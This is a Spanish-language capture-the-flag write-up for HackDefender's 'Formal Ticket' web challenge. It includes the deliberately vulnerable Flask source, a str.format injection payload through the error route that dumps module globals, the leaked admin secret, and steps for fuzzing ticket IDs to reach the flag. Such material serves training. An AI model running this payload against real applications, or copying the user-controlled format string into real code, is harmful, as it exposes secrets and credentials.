

Web 400 - Formal Ticket

Objetivo

Analizar y entender el código e identificar la mala práctica que hace vulnerable la aplicación a un Format String que puede revelar datos sensibles de la aplicación. Con esta vulnerabilidad se puede filtrar las variables globales y con eso obtener la contraseña del admin y loggearse para poder leer tickets privados y encontrar la flag.

El punto aquí es darles el código a los participantes y ver las capacidades de lectura y entendimiento de código de aplicaciones webs y lenguajes.

Write up

La aplicación simula un sistema de tickets en el cual los participantes pueden registrarse, loggearse y generar un ticket privado o público. Los tickets privados solo se pueden acceder con cuenta de admin. Y tenemos una página de errores. Toda esta funcionalidad se va poder entender desde la lectura del código.

Login:

Se puede hacer login desde esta página.

The screenshot shows a terminal window with a login form overlaid. The form has fields for 'Nombre de Usuario:' (Username) and 'Password'. A green button labeled 'Login' is at the bottom. The background of the terminal is filled with a grid of binary or hex data. In the bottom right corner of the terminal, there is a small watermark that reads 'Creado por HackDefender.'

Registro

Se pueden registrar des aquí

Registro

Nombre de usuario:

Equipo:

Password

Registrarse

Sitio principal

Tickets Públicos Nuevo ticket Logout

Formal Ticketetador

Bienvenido al sistema de tickets de HackDefender. Como sabemos que se pueden presentar problemas en los retos o en la plataforma creamos un espacio para tener como atenderlos. Los tickets pueden ser privados o públicos. Los privados solo los puede ver el admin, para no tener problemas con hackers. Toda esta plataforma es segura. Siente la confianza de reportar tu problema.

Creado por HackDefender.

Creación de tickets

Nuevo ticket

Titulo ticket:

Detalles:

Tipo:

Login

Creado por HackDefender.

Se puede crear un ticket. Y finalmente se ven en una lista de todos los equipos.

Ticket número: 9c88d3beb4cb4ba7b326316df0539d75


Título: Ticket Prueba

Equipo chillón: Prueba

Mentiras que cuenta el equipo: Ticket Prueba

Creado por HackDefender.

El problema es cuando se detone un error por mandar un ticket vacío.



Aquí es donde esta lo interesante en el código:

```
@app.route('/error/<base>/<error>')
def error_message(base, error):
    if 'username' not in session:
        return render_template("signin.html")
    err = Message(error)
    final_error = "Error: {" + base + "}"
    complete_error = final_error.format(error=err)
    return render_template('error.html', username=session['username'],
                           error=complete_error)
```

La vulnerabilidad se da ya que el usuario controla el parametro base:

```
final_error = "Error: {" + base + "}"
```


Es decir que el usuario controla el formato de la siguiente forma:

```
complete_error = final_error.format(error=err)
```

El usuario controla el string a formatear así como la entrada a ese string, entonces de esta manera se le puede pasar directamente un objeto, es lo que se hace al mandar la URL de error:

```
/error.message/No se pueden tener campos vacíos
```

Entonces error.message es un objeto con una propiedad y se le pude pasar directamente un objeto:



Esa es la vulnerabilidad, hacer un format string con datos pasados directamente del usuario. Es lo que primeramente el participante tiene que identificar apartir del codigo. Lo siguiente es identificar que datos puede sacar con esto. Con este tipo de objetos se pueden acceder a variables globales que es donde nuestro mal programador dejo la password del admin que se puede ver en el código al inicio:

```
randomString = uuid.uuid4().hex
admin_user = {'username': 'admin', 'password':
bcrypt.hashpw(randomString.encode('utf-8'), bcrypt.gensalt(14)),
              'team': 'Admins'}
# Que bueno que no guarde así este registro, pero ahí esta en la DB
ticket_admin = {'id': str(random.randint(0, 100)), 'title': 'Secretos',
'details': os.getenv('FLAG'),
#                 'type': 'priv', 'team': 'Admins'}
mongo.db.users.drop()
#mongo.db.tickets.drop()
mongo.db.users.insert_one(admin_user)
#mongo.db.tickets.insert_one(ticket_admin)
```

Entonces en las variables globales se puede encontrar la password para entrar como admin, entonces aquí se tiene que acceder con esa inyección del objeto, con la siguiente payload:

```
/error/error.__init__.__globals__/No%20se%20pueden%20tener%20campos%20vac%
C3%ADos
```

```
Error: ('__name__': '__main__', '__doc__': None, '__package__': None, '__loader__': <_frozen_importlib_external.SourceFileLoader object at 0x7f06f2646d30>, '__spec__': None, '__annotations__': {}, '__builtins__': <module 'builtins' (built-in)>, '__file__': 'app.py', '__cached__': None, 'random': <module 'random' from '/usr/local/lib/python3.6/random.py'>, 'bcrypt': <module 'bcrypt' from '/usr/local/lib/python3.6/site-packages/bcrypt/_init_.py'>, 'Flask': <class 'flask.app.Flask'>, 'render_template': <function render_template at 0x7f06f0eff0d0>, 'url_for': <function url_for at 0x7f06f0f53510>, 'request': <Request 'http://192.168.0.47/error/error_init_globals/No se pueden tener campos vacíos' [GET]>, 'redirect': <function redirect at 0x7f06f134dd08>, 'flash': <function flash at 0x7f06f0f53620>, 'session': <SecureCookieSession {'username': 'ReyLagarto'}>, 'PyMongo': <class 'flask_pymongo.PyMongo'>, 'app': <Flask 'app'>, 'mongo': <flask_pymongo.PyMongo object at 0x7f06f0b935c0>, 'teams': ['HackBUAZ'], 'types': ['priv', 'pub'], 'randomString': '1b7aab6136004a7c951a4c8227dd1ea5', 'admin_user': {'username': 'admin', 'password': 'b'$2b$14$QbRE5okkBq4FThNovntjjOoxVgzQjEZJdQiuunrQNLLv8oc.w07K', 'team': 'Admins', '_id': ObjectId('62f2ba0cd65471de85fe068d')}, 'Message': <class '__main__.Message'>, 'index': <function index at 0x7f06f0b48c80>, 'dashboard': <function dashboard at 0x7f06f0b48d08>, 'signup': <function signup at 0x7f06f0b48d90>, 'signin': <function signin at 0x7f06f0b48e18>, 'logout': <function logout at 0x7f06f0b48ea0>, 'error_message': <function error_message at 0x7f06f0b050d0>, 'new_ticket': <function new_ticket at 0x7f06f0b05268>, 'tickets': <function tickets at 0x7f06f0b05400>, 'ticket': <function ticket at 0x7f06f0b05598>}
```

Creado por HackDefender.

Entonces ahí ya se tiene la password del admin. Ya solo es entrar y encontrar el ticket donde el usuario admin tiene la flag y que la pista está tambien en el código:

```
# Que bueno que no guarde así este registro, pero ahí esta en la DB
#ticket_admin = {'id': str(random.randint(0, 100)), 'title': 'Secretos',
'details': os.getenv('FLAG'),
```

Entonces el participante con la cuenta del admin tiene que fuzzear un poco el ID para encontrarlo, y cuando lo encuentre llegará a la flag:

Ticket número: 47

Título: Secretos

Equipo que reporta: Admins

Especificación del problema: hackdef[FAKE_FLAG]

Creado por HackDefender.

Código para el participante

```
import random
import uuid
```

```
import os
import bcrypt
from flask import Flask, render_template, url_for, request, redirect, flash, session
from flask_pymongo import PyMongo

app = Flask(__name__)
app.config['SECRET_KEY'] = uuid.uuid4().hex

app.config['MONGO_dbname'] = 'checker'
app.config['MONGO_URI'] = 'mongodb://mongo:27017/checker'

mongo = PyMongo(app)

teams = ['Prueba']
types = ["priv", "pub"]

randomString = uuid.uuid4().hex
admin_user = {'username': 'admin', 'password': bcrypt.hashpw(randomString.encode('utf-8')), 'team': 'Admins'}
# Que bueno que no guarde así este registro, pero ahí esta en la DB
#ticket_admin = {'id': str(random.randint(0, 100)), 'title': 'Secretos ', 'details': os.getenv('FLAG'), 'type': 'priv', 'team': 'Admins'}
mongo.db.users.drop()
#mongo.db.tickets.drop()
mongo.db.users.insert_one(admin_user)
#mongo.db.tickets.insert_one(ticket_admin)

class Message():
    def __init__(self, message):
        self.message = message

@app.route('/')
def index():
    if 'username' in session:
        return render_template('index.html', username=session['username'])
    return render_template("signin.html")
```

```

@app.route("/dashboard")
def dashboard():
    return render_template("dashboard.html")

@app.route("/signup", methods=['POST', 'GET'])
def signup():
    if request.method == 'POST':
        users = mongo.db.users
        signup_user = users.find_one({'username': request.form['username']})
        if signup_user:
            flash('El nombre de usuario ' + request.form['username'] + ' ya existe.')
            return redirect(url_for('signup'))
        else:
            if request.form['team'] not in teams:
                flash('El nombre de equipo ' + request.form['team'] + ' no es valido')
                return redirect(url_for('signup'))
            hashed = bcrypt.hashpw(request.form['password'].encode('utf-8'), bcrypt.gensalt(14))
            users.insert_one({'username': request.form['username'], 'password': hashed, 'team': request.form['team']})
            return redirect(url_for('signin'))
    return render_template('signup.html')

@app.route('/login', methods=['GET', 'POST'])
def signin():
    if request.method == 'POST':
        users = mongo.db.users
        signin_user = users.find_one({'username': request.form['username']})
        if signin_user:
            if bcrypt.hashpw(request.form['password'].encode('utf-8'), signin_user['password']) == signin_user['password']:
                session['username'] = request.form['username']
                return redirect(url_for('index'))
            flash('Datos incorrectos.')
            return render_template('signin.html')
    return render_template('signin.html')

```

```

@app.route('/logout')
def logout():
    session.pop('username', None)
    return redirect(url_for('index'))


@app.route('/error/<base>/<error>')
def error_message(base, error):
    if 'username' not in session:
        return render_template("signin.html")
    err = Message(error)
    final_error = "Error: {" + base + "}"
    complete_error = final_error.format(error=err)
    return render_template('error.html', username=session['username'],
error=complete_error)


@app.route('/new_ticket', methods=['POST', 'GET'])
def new_ticket():
    if 'username' not in session:
        return render_template("signin.html")
    if request.method == 'POST':
        tickets = mongo.db.tickets
        users = mongo.db.users
        user = users.find_one({'username': session['username']})
        if len(request.form['title']) == 0 or len(request.form['details']) == 0 or len(request.form['type']) == 0:
            return redirect('/error/error.message/No se pueden tener campos vacíos')
        if request.form['type'] not in types:
            return redirect('/error/error.message/No se pueden tener campos vacíos')

        ticket_data = {
            'id': uuid.uuid4().hex,
            'title': request.form['title'],
            'details': request.form['details'],
            'type': request.form['type'],
            'team': user['team']
        }
        tickets.insert_one(ticket_data)

```

```

        return redirect(url_for('tickets'))
    return render_template('newticket.html', username=session['username'])

@app.route('/tickets')
def tickets():
    if 'username' not in session:
        return render_template("signin.html")
    reports = mongo.db.tickets
    report_list = reports.find({'type': 'pub'}).limit(50)
    return render_template('tickets.html', username=session['username'],
                           tickets=report_list)

@app.route('/ticket/<id>')
def ticket(id):
    if 'username' not in session:
        return render_template("signin.html")
    tickets_list = mongo.db.tickets
    actual_ticket = tickets_list.find_one({'id': id})
    if actual_ticket['type'] == 'pub':
        return render_template('ticket.html',
                               username=session['username'], ticket=actual_ticket)
    else:
        if session['username'] != 'admin':
            return redirect('/error/error.message/No tienes permisos de
admin')
        else:
            return render_template('ticket.html',
                               username=session['username'], ticket=actual_ticket)

if __name__ == '__main__':
    app.run(host='0.0.0.0', port=80)

```

Fuentes:

- <https://www.geeksforgeeks.org/vulnerability-in-str-format-in-python/>
- <https://lucumr.pocoo.org/2016/12/29/careful-with-str-format/>

Hints probablemente

<https://securityboulevard.com/2019/06/the-problem-of-string-concatenation-and-format-string-vulnerabilities/>